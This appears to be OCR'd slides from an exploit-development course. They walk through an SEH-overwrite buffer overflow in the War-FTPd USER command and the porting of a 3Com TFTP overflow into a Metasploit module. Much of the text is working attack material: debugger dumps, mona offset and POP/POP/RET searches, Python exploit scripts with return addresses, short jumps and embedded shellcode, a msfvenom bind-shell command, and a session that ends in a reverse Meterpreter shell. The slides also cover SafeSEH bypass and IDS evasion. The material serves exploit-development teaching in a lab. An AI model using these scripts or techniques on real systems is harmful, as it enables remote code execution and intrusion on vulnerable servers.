77C4236F 833E FF CMP DWORD PTR DS:[ESI],-1
77C42372 74 06 JE SHORT MSVCRT.77C4237A
77C42374 837D 0C 00 CMP DWORD PTR SS:[EBP+C],0
Registers (FPU)
EAX 00000041
ECX 00AFFAFC
EDX 00B00000
EBX 00F144B4 ASCII "AAAAAAAAAA contr Illegal userid. Logi
ESP 00AFF85C
EBP 00AFF868
ESI 00AFF8BC
EDI 00AFFAFC
EIP 77C42332 MSVCRT.77C42332
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_ALREADY_EXISTS (000000B7)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
FST 4000 Cond 1 0 0 0 Err 0 0 0 0 0 0 0 0 (EQ)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
Address Hex dump UNIC
00440000 00 00 00 00 53 4B 43 00
00440008 F0 36 40 00 30 37 40 00
00440010 30 30 42 00 70 30 42 00
00440018 60 02 43 00 90 08 43 00
00440020 E0 10 43 00 20 11 43 00
00440028 60 11 43 00 E0 11 43 00
00440030 E0 12 43 00 20 13 43 00
00440038 40 13 43 00 80 13 43 00
00440040 C0 13 43 00 00 14 43 00
00440048 40 14 43 00 80 14 43 00
00440050 C0 14 43 00 00 15 43 00
00440058 40 15 43 00 80 15 43 00
00440060 C0 15 43 00 00 16 43 00
00440068 30 17 43 00 00 00 00 00
00440070 00 00 00 00 00 00 00 00
00440078 00 00 00 00 00 00 00 00
00440080 31 30 00 00 00 00 00 00
00AFF868 00AFFAE0
00AFF86C 77C42D17 RETURN to MSVCRT.77C42D17 from MSVCRT.77C
00AFF870 0000002F
00AFF874 0000005F
00AFF878 00AFFB40 ASCII "[C 2014 04 01 09:37] 00001 AAAAAAA
00AFF87C 00000000
00AFF880 00157680
00AFF884 00140000
00AFF888 00157688
00AFF88C 00000000
00AFF890 00000007
00AFF894 00000000
00AFF898 00000008
00AFF89C 00000000
00AFF8A0 00000000
00AFF8A4 00000000
00AFF8A8 00000000
00AFF8AC 00AFFAFC
[09:37:12] Access violation when writing to [00B00000] - use Shift+F7/F8/F9 to pass exce
Paused


Crash

EIP points to 0x77C3F973, a valid instruction inside *MSVCRT.dll* (No EIP Control)

Access Violation when writing to 0x00B00000

That's writing off the end of the stack (the attack string is so long it cannot fit in the space allocated to the stack)

Writing off the End of the Stack




Control of the SEH Chain

Before writing this exploit off, go to View -> SEH Chain

The first entry in the SEH chain is overwritten by our A's as the NSEH entry

If we pass the exception (Shift+F9) we get an access violation while executing 41414141 (EIP control)

Control of the SEH Chain



Mona Pattern_Create

As we did previously use Mona.py to create a 1200 byte pattern.

This time we want to know where in the attack string the SEH overwrite is.

!mona pattern_create 1200

Mona Findmsp

Mona.py’s findmsp function also inspects the SEH chain.

[+] Examining SEH chain

SEH record (nseh field) at 0x00affd94 overwritten with normal pattern : 0x30744139 (offset 569), followed by 612 bytes of cyclic data after the handler

Mona Findmsp

Remember that SEH entries are 8 bytes long (4 bytes NSEH + 4 bytes SEH handler)


Offset is 569

612 bytes of the pattern after the SEH entry. Plenty of space for shellcode.

Verifying Offsets

```
#!/usr/bin/python
import socket
#buffer = "A" * 1200
buffer = "A" * 569 + "B" * 4 + "C" * 4 + "D" * 623
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Verifying Offsets



How do we get to Shellcode?

Passing the exception zeros out a lot of the registers

ESP moves into the context of SEH

No registers pointing to any of our attack string

How do we execute shellcode?

Pop/Pop/Ret

Though none of the registers point to the shellcode, ESP+8 allows points to NSEH

We need some way to burn 8 bytes off the stack and then load NSEH

This is typically called POP/POP/RET but logical equivalents will work as well (add esp, 8 ret etc.)

SafeSEH

SafeSEH is an anti-exploitation method.

Modules compiled with SafeSEH have a list of valid SEH records. If we overwrite one and try to execute it, SafeSEH will terminate the program.

Can be bypassed by using a Pop/Pop/Ret from a non SafeSEH module (maybe the program itself) or outside of a loaded module (ie the heap)

Mona SEH

Mona.py can look for POP/POP/RET and equivalents.

!mona seh -cpb ‘\x00\x40\x0a\x0d’

Automatically removes pointers from SafeSEH compiled modules (only the program and its modules are left)

Mona SEH

We'll choose the first entry in C:\logs\war-ftpd\seh.txt

0x5f4580ca : pop ebx # pop ebp # ret 0x04 | {PAGE_EXECUTE_READ} [MFC42.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v4.2.6256 (C:\Documents and Settings\georgia\Desktop\WarFTP\MFC42.DLL)

Replace the C's with this address in little endian (also set a breakpoint)

Exploit with Pop/Pop/Ret

```
#!/usr/bin/python
import socket
#buffer = "A" * 1200
buffer = "A" * 569 + "B" * 4 + "\xCA\x80\x45\x5F" + "D" * 623
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```


Redirecting Execution to NSEH

Use Shift+F9 to pass the exception and hit the breakpoint

Use F7 to step through the Pop/Pop/Ret

Watch the stack as you step through the instructions. We end up redirected to NSEH.

Redirecting Execution to NSEH



Getting More Space

We now have redirected execution to part of our attack string (NSEH) but it is only 4 bytes long.

From Mona findmsp we know we have 612 bytes after SEH (which is already filled with the POP/POP/RET

Is there someway we can bypass SEH in 4 bytes and get to our additional space for shellcode.

Short Jump

\xeb <length to jump> allows us to jump a certain distance in 2 bytes

Use Metasm to get the opcodes for jumping from NSEH to past SEH

metasm > jmp $+8
"\xeb\x06“

Pad the string with two more bytes to fill NSEH

Exploit with Short Jump


```
#!/usr/bin/python
import socket
#buffer = "A" * 1200
buffer = "A" * 569 + "\xeb\x06\x41\x41" + "\xCA\x80\x45\x5F" + "D" * 623
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Taking the Short Jump

Step through the Pop/Pop/Ret again and take the short jump.

This sends us over the padding and the SEH entry to our longer attack string with space for our shellcode.

Taking the Short Jump



Adding a Payload

msfvenom -p windows/shell_bind_tcp -s 612 -b '\x00\x40\x0a\x0d'

Anything longer than 612 will not be written to the stack.

Don’t need to worry about moving ESP with SEH overwrites

Need to pad the exploit so the exception (writing off the stack) still occurs

Finished Exploit

```
#!/usr/bin/python
import socket
#buffer = "A" * 1200
buf = ("\xdb\xdb\xb8\xbe\x90\xc5\x8f\xd9\x74\x24\xf4\x5b\x33\xc9" +
...
"\x43\x0b\xcd\xe3\xc9\x3a\x46\xaa\x98\x7e\x0b\x4d\x77\xbc" +
"\x32\xce\x7d\x3d\xc1\xce\xf4\x38\x8d\x48\xe5\x30\x9e\x3c" +
"\x09\xe6\x9f\x14")
buffer = "A" * 569 + "\xeb\x06\x41\x41" + "\xCA\x80\x45\x5F" + buf + "D" * 255
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Metasploit Modules

Written in Ruby

Has a strong core we can pull from to do the heavy lifting

Module tree in Kali: /usr/share/metasploit-framework/modules

Porting an Exploit to Metasploit

Let's take our 3com TFTP module we wrote in Module 4 and port it to a Metasploit module

Start with another TFTP module as a base and edit it.

Windows TFTP modules are at:
/usr/share/metasploit-framework/modules/exploits/windows/tftp

3com Python Exploit

```
#!/usr/bin/python
import socket
shellcode =("\xb8\x62\x7f\xb2\xc3\xd9\xd0\xd9\x74\x24\xf4\x5d\x2b\xc9" +
…
"\xb1\x56\x83\xc5\x04\x31\x45\x0f\x03\x45\x6d\x9d\x47\x3f" +
"\x27\x9a\x24\x2b\xdc\x82\x4d\x2e\x98\x04\xbe\x42\xb1\xe0" +
"\xc0\xf1\xb2\x20")
buffer = shellcode + "A" * 105 + "\xD3\x31\xC1\x77"
packet = "\x00\x02" + "Georgia" + "\x00" + buffer + "\x00"
s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(packet,('10.0.0.58',69))
response = s.recvfrom(2048)
print response
```

Copying a Base Module

Metasploit also pulls modules from root/.msf4/modules

Copy a similar module over as a base

root@kali:~/Desktop# cd /root/.msf4/modules

root@kali:~/.msf4/modules# mkdir exploits

root@kali:~/.msf4/modules# cd exploits/

root@kali:~/.msf4/modules/exploits# cp /usr/share/metasploit-framework/modules/exploits/windows/tftp/futuresoft_transfermode.rb .

root@kali:~/.msf4/modules/exploits# mv futuresoft_transfermode.rb my3com.rb

Included Mixins

include Msf::Exploit::Remote::Udp

include Msf::Exploit::Remote::Seh

We will need UDP but not Seh as our 3com exploit is a saved return pointer overwrite

Initialize Function

Information about the module

Author, description, CVE numbers, etc.

Payload information

Target information

Etc.

Payload Information

```
'Payload' =>
{
'Space' => 350,
'BadChars' => "\x00",
'StackAdjustment' => -3500,
},
```

Payload Information

Space = space for payload. Will be 473 in our case

BadChars = bad characters will be ‘\x00’ for us

StackAdjustment = -3500 adds room on the stack

Target Information

'Targets' =>

[

['Windows 2000 Pro English ALL', { 'Ret' => 0x75022ac4}], # ws2help.dll

['Windows XP Pro SP0/SP1 English', { 'Ret' => 0x71aa32ad}], # ws2help.dll

['Windows NT SP5/SP6a English', { 'Ret' => 0x776a1799}], # ws2help.dll

['Windows 2003 Server English', { 'Ret' => 0x7ffc0638}], # PEB return

],

Target Information

Return Addresses for different targets

We only have XP SP3 English as 0x77C131D3. Don't need to make it little endian.

Would try to get as many targets as possible if we were submitting it.

Exploit Function

Builds the exploit string and sends it

Sets up a handler for the chosen payload

Since this module uses SEH we will look at another module for our base here

Exploit Function

```
def exploit
connect_udp
print_status("Trying target #{target.name}...”)
sploit = "\x00\x01" + rand_text_english(14, payload_badchars) + "\x00"
sploit += rand_text_english(167, payload_badchars)
seh = generate_seh_payload(target.ret)
sploit[157, seh.length] = seh
sploit += "\x00”
udp_sock.put(sploit)
handler
disconnect_udp
end
end
```

A Similar Attack String

From a saved return pointer overwrite:
exploit/windows/tftp/tftpd32_long_filename.rb

```
sploit = "\x00\x01" + rand_text_english(120,
payload_badchars) + "." +
rand_text_english(135, payload_badchars) +
[target.ret].pack('V') + payload.encoded + "\x00"
```

Our Attack String

sploit = "\x00\x02" + rand_text_english(7, payload_badchars) + "\x00"

sploit += payload.encoded + [target.ret].pack('V') + "\x00”

Payload automatically fills out the 473 characters

.pack(‘V’) takes care of little endian

rand_text_english helps avoid IDS signatures

Default Target

We also want to add

'DefaultTarget' => 0,

Under privileged option in initialize function.

That keeps the user from having to choose a target

Msfconsole

Loads Metasploit modules including ours in .msf4/modules

root@kali:~/.msf4/modules/exploits# msfconsole

msf>use my3com

Setting up the Module

```
msf exploit(my3com) > show options

Module options (exploit/my3com):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  69               yes       The target port


Exploit target:

  Id  Name
  --  ----
  0   Windows XP SP3 English


msf exploit(my3com) > set rhost 10.0.0.58
rhost => 10.0.0.58
msf exploit(my3com) > show payloads
…
```

Running the Module

```
msf exploit(my3com) > set lhost 10.0.0.51
lhost => 10.0.0.51
msf exploit(my3com) > exploit
[*] Started reverse handler on 10.0.0.51:4444
[*] Trying target Windows XP SP3 English...
[*] Sending stage (769024 bytes) to 10.0.0.58
[*] Meterpreter session 1 opened (10.0.0.51:4444 -
> 10.0.0.58:1613) at 2014-05-22 15:58:27 -0400

meterpreter >
```

Msftidy

Tool to check that module meets format specifications to be included in the Metasploit Framework

root@kali:~# cd /usr/share/metasploit-framework/tools/

root@kali:/usr/share/metasploit-framework/tools# ./msftidy.rb /root/.msf4/modules/exploits/my3com.rb